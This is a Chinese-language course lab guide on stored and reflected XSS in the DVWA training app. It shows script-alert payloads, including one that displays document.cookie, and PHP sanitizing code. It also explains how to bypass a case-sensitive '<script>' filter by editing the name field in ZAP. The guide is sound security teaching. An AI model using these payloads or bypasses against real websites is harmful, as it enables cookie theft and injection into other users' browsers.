
注意：如果生成了太多垃圾信息，可以通过 DVWA 的 `setup` 按钮，点击 `reset db`，则重置了数据库，删除了测试过程中注入的内容。

测试是否可以注入脚本并返回浏览器运行，`Name` 输入框：任意输入一个名字；在 `Message` 输入框输入（注意这是一个 `JS` 脚本，里面不要输入中文标点符号。）：

```
<script>alert("You are a genius!")</script>
```



提交之后，会弹出告警窗口，表明可以注入脚本。如果多次测试，所有注入的脚本每次都会全部返回给用户浏览器并执行，表明脚本是被存储了，具有持久性。也可以尝试输入：`<script>alert(document.cookie)</script>`，则会显示 cookie 信息。



将 DVWA 的安全等级调整为 medium，按照上述讨论进行注入：

Name 输入框：mike

在 Message 输入框输入：`<script>alert("I love this course!")</script>`

[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[Insecure CAPTCHA](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

Vulnerability: Stored Cross Site Scripting (XSS)

Name *
Message *

Name: test
Message: This is a test comment.

Name: mike
Message: alert("I love this course!")

More info

然而，并没有出现想要的结果。而且显示的消息部分貌似进行了过滤。那么，如何绕过这种防御措施呢？

分析源代码：

```
<?php
if(isset($_POST['btnSign']))
{
    $message = trim($_POST['mtxMessage']);
    $name = trim($_POST['txtName']);

    // Sanitize message input
    $message = trim(strip_tags(addslashes($message)));
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);

    // Sanitize name input
    $name = str_replace('<script>', '', $name);
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";


    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');
```




```
}
?>
```

可以看到有对 `name` 和 `message` 的 `sanitize` 操作。但是对 `name` 的过滤并不严格，试试从这里进行注入？但是，前端代码的限制，不允许输入超过 10 个字符!!!


采用 ZAP 进行拦截，并修改 `request` 数据。点击设置断点按钮，按钮由绿色变为红色。然后，从浏览器发起新的请求：



ZAP 会拦截请求，然后修改 `txtName`=后面的值，也就是要注入的代码。注意这里为了绕过对 `name` 输入数据的过滤，采用了大写字母开始 `Script`。然后点击下一步，请求会发送给服务器，服务器响应同样会被拦截，继续点击下一步，数据到达浏览器：




浏览器运行了注入的脚本：




表明成功绕过了 medium 安全等级的防御措施。

步骤六、反射型 XSS 攻击


调整 DVWA 的安全等级为 low，点击侧边栏中的 XSS reflected，进入环境：



在输入框输入：<script>alert("hacked!")</script>进行测试，看是否能够运行输入的本。



在输入框输入: `<script>window.open("https://www.baidu.com")</script>`进行测试, 看是否能够运行输入的脚本。



4.5 【实验报告】

- 1) 说明实验过程。
- 2) 进行结果分析